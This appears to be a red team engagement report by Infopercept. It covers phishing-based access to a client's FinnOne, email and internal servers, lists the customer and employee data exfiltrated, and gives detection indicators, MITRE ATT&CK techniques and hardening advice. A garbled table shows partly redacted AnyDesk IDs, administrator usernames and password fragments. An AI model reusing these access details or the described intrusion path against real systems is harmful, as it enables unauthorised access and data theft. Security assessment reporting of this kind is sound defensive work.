Used FinnOne credentials from email of XYZ leading to access of super critical data of customers, vendors, retail information, financial ledgers and all other sensitive financial information



The image shows a screenshot of a web browser displaying the FinnOne login page. The page has a light blue header with the FinnOne logo and a navigation menu on the left. The main content area contains a login form with fields for 'User ID' and 'Password', and buttons for 'Log in' and 'Cancel'. Below the form, there is a message: 'Portal. Please Login to continue.' At the bottom of the page, there is a footer with links to 'Terms & Conditions', 'Documentation', 'Quick Links', 'FAQ', 'Help', and 'Contact Us'. A large, semi-transparent watermark reading 'COMING' diagonally across the page is overlaid on the image.

Attack Narrative – Compromised Internal Network Servers and Applications

This gave the power to view/edit/delete/approve all order/bills of users and customers

[Terms & Conditions](#) [Documentation](#) [Quick Links](#) [FAQ](#) [Help](#) [Contact Us](#)

The screenshot shows a web-based application interface. At the top, there is a horizontal navigation bar with tabs: Home, Service Management (which is selected), and User Management. Below this is another level of navigation with tabs: EBPP, Business Rules, and Operator Workbench. On the left side, there is a sidebar with a tree-like menu structure under the 'ACCOUNTS' heading. The visible items include 'Query Account', 'Rejected Account', 'BILLS' (with 'Query Bill' and 'Rejected Bills' options), 'PAYMENTS', 'CUSTOMERS' (with 'Query Customer' option), and 'REFUNDS'. The main content area is titled 'Query Account'. It contains a yellow banner at the top stating: 'Fields marked with an asterisk (*) are mandatory.' Below this is a section titled 'Search for Accounts' with two input fields: 'Biller *' and 'Account Number *'. There are also 'Submit' and 'Clear' buttons. The overall layout is clean and professional, typical of a corporate intranet or management system.

XYZ's email lead access to numerous critical application and database servers of ABC internal and external financial applications. Admin credentials for both Anydesk and Windows accounts compromised

Servers Credentials										
Server										
Anydesk ID	Username	416929230	319 785 294	927 409 366	330 939 411	545 475 607		591 132 573		16.183
	Password									
Windows	Username	in	in	min	Administrator	Administrator	Administrator	min	min	t123
	Password	N					ayi			
SQL sa Password	Non	23					None			

Access Obtained & Data Exfiltrated

The following are the list of files we were able to exfiltrate from the internal network/email accounts/web servers:

- **Super critical customer PII and financial information** including personal details, contact info, NINs, Bank Details and Transactions of all ABC customers
- **Super critical Vendor PII**, business and financial information including personal details, contact info, Transactions and Pay Orders of all ABC vendors
- **All sensitive internal infra and employee credentials** (Email, VPN, Admin panels, servers, SSH, SFTP, Teamviewer, Anydesk, Internal Webapps, etc) of 100s of employees
- **Sensitive employee PII** of all ABC employees
- **All sensitive reports**, documents and credentials shared over email
- **Blue Team assets** including management and log monitoring servers compromised
- **Access to critical backup and database** server with super admin and read/write/modify access
- **Internal source code** of numerous public facing web applications

Indicator of Compromise (IoC)

During the engagement, the Infopercept team used VPN credentials to get access to the internal network. As a Security Operative, one can detect our attack by looking at the following information:

- VPN Connection Source IP
- Phishing Domain: ABC.com
- The login/logout timeline
- Access to other internal servers using the VPN connection from the VPN compromised accounts.
- Multiple failed login attempts on Windows and Emails accounts
- ACL logs of standard employee VPN being used to access Dev Servers

CONFIDENTIAL

MITRE ATT&CK TTPs Used


For this engagement, following are the TTPs that were used:

- PHISHING (T1566)
- EXPLOIT PUBLIC-FACING APPLICATION (T1190)
- REMOTE ACCESS SOFTWARE (T1219)
- VALID ACCOUNTS (T1078)
- BRUTE FORCE (T1110)
- ACCOUNT DISCOVERY (T1087)
- FILE AND DIRECTORY DISCOVERY (T1083)
- NETWORK SERVICE SCANNING (T1046)
- NETWORK SHARE DISCOVERY (T1135)
- REMOTE SYSTEM DISCOVERY (T1018)
- SOFTWARE DISCOVERY (T1518)
- PROCESS DISCOVERY (T1057)
- SYSTEM NETWORK CONFIGURATION DISCOVERY (T1016)
- SYSTEM NETWORK CONNECTIONS DISCOVERY (T1049)
- DATA FROM LOCAL SYSTEM (T1005)
- DATA FROM NETWORK SHARE DRIVE (T1039)
- DATA FROM REMOVABLE DRIVE (T1025)
- EMAIL COLLECTION (T1114)
- REMOTE ACCESS SOFTWARE (T1219)
- EXFILTRATION OVER ALTERNATIVE CHANNEL (T1048)
- REMOTE SERVICES (T1021)

Tactics, Techniques & Procedure (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:

Tactics, Techniques & Procedures



- Initial Access
- Execution
- Persistence Privilege
- Escalation Defense
- Evasion Credential
- Access Discovery
- Lateral Movement
- Collection
- Command & Control
- Exfiltration

Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
1.	Phishing	Initial Access	T1566
2.	Exploit Public-Facing Applications	Initial Access	T1190
3.	Remote Access Software	Command and Control	T1219
4.	Valid Accounts	Persistence, Privilege Escalation, Defense Evasion	T1078
5.	Remote Services	Lateral Movement	T1021
6.	Brute Force	Credential Access	T1110
7.	Account Discovery	Discovery	T1087
8.	File and Directory Discovery	Discovery	T1083
9.	Network Service Scanning	Discovery	T1046
10.	Network Share Discovery	Discovery	T1135
11.	Remote System Discovery	Discovery	T1018

Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our _____ team found the following TTPs that were used to get access inside the network. An overview of the TTPs are given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
12.	Software Discovery	Discovery	T1518
13.	Process Discovery	Discovery	T1057
14.	System Network Configuration Discovery	Discovery	T1016
15.	System Network Connections Discovery	Discovery	T1049
16.	Data From Local System	Collection	T1005
17.	Data from Network Share Drive	Collection	T1039
18.	Data from Removable Media	Collection	T1025
19.	Email Collection	Collection	T1114
20.	Exfiltration over Alternative Channel	Exfiltration	T1048

Observation & Recommendations

The following are the observations we made during the engagement:

- Very few employee emails disclosed publicly
- No email patterns making it difficult for blackbox phishing
- Substantial amount of Shadow/Orphaned/Outdated IT on the public internet
- VPN and Email passwords with recognizable and enumerable patterns
- Very quick detection and response time against phishing attacks
- No medium to remove malicious emails apart from notifying employees
- Close to none intervention/detection by Blue Team after email compromise
- Lack of suspicious login alerts on email
- Substantial lack of password sharing hygiene
- Substantial lack of password storing hygiene
- Internal APIs working without authentication leading to customer data compromise
- Lack of Hardware level ACLs on VPN-to-Workstation authentication (Mac Filtering)
- Massive password reuse across employees, accounts and services

The following are our recommendations:

- We suggest proper VAPT of external webapps and network
- Strictly monitor employee access management and activity
- Train employees to NEVER CLICK on links in suspicious emails and NEVER FORWARD THEM
- Implement more frequent alarms bells calling out intrusions instead of weekly Splunk logs
- Implement proper password sharing, storing and complexity policies
- Encrypt all sensitive information shared over email with decryption passwords shared separately (on another medium)
- Harden VPN ACLs restricting users only the access to assets that they are supposed to
- Harden VPN connection based on hardware address
- Map external and internal attack surface and remove shadow/orphaned IT
- Harden VLAN and network ACL policies to restricts access to other subnets

About INFOPERCEPT

Infopercept's vision and core values revolve around making organizations more secure through the core values of Honesty, Transparency and Knowledge, so as to enable them to make better informed decisions about their security practices & goals. With our synergistic vision to combine technical expertise and professional experience, we aim to further establish our place as a one stop shop for our clients and partners' cybersecurity and accreditation needs.

Our specialized core team comprises of experienced veterans, technical experts & security enthusiasts having good practical experience & thorough knowledge in the Cybersecurity domain, are abreast of the latest trends and security innovations; ensuring that you always get the best security approach & solutions for your specific business needs, exactly the way you want it to be.

Imprint

© Infopercept Consulting Pvt. Ltd. 2021

Publisher

H-1209, Titanium City Center,
Satellite Road,
Ahmedabad – 380 015,
Gujarat, India.

Contact Info

M: +91 9898857117

W: www.infopercept.com

E : sos@infopercept.com

Global Offices

UNITED STATES OF AMERICA
+1 516 713 5040


UNITED KINGDOM
+44 2035002056

SRI LANKA
+94 702 958 909

KUWAIT
+965 6099 1177

INDIA
+91 9898857117

By accessing/ proceeding further with usage of this platform / tool / site /application, you agree with the Infopercept Consulting Pvt. Ltd.'s (ICPL) privacy policy and standard terms and conditions along with providing your consent to/for the same. For detailed understanding and review of privacy policy and standard terms and conditions. kindly visit www.infopercept.com or refer our privacy policy and standard terms and conditions.



 **Infopercept**